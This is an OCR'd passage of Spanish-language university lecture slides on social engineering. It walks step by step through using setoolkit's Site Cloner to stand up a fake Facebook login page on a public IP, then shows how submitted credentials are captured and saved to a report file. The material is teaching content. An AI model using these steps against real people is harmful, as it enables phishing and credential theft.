
6. Configuración de un servidor de suplantación de identidad
   e. Ingreso a la opción 2 (Site Cloner)



Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

6. Configuración de un servidor de suplantación de identidad
   f. Definición de la IP pública y del sitio web que se va a suplantar (en este caso el portal de autenticación de Facebook)




¡Ahora el servidor de suplantación de identidad ya se encuentra listo para recibir conexiones entrantes!

Ingeniería social

6. Configuración de un servidor de suplantación de identidad
   g. Acceder a la dirección IP pública configurada previamente desde la máquina física o desde un dispositivo móvil para validar que el servidor funciona


¡Ya tenemos nuestro propio servidor falso de autenticación a Facebook !




Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

¿Que pasa si ingresamos algunas credenciales?



¡Vamos a ver que la consola de setoolkit registra el ingreso!





Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Para acceder al reporte podemos digitar **Control + C** y por medio de firefox (en otra consola) acceder al reporte que se encuentra en la ruta indicada en la consola, por ejemplo:

/root/.set/reports/2019-09-16 01:35:53.739451.html






Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación


Podemos entrar al modo desarrollador con la tecla F12 y luego seleccionar el campo **Email or Phone Number** para ver su nombre dentro del formulario



Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

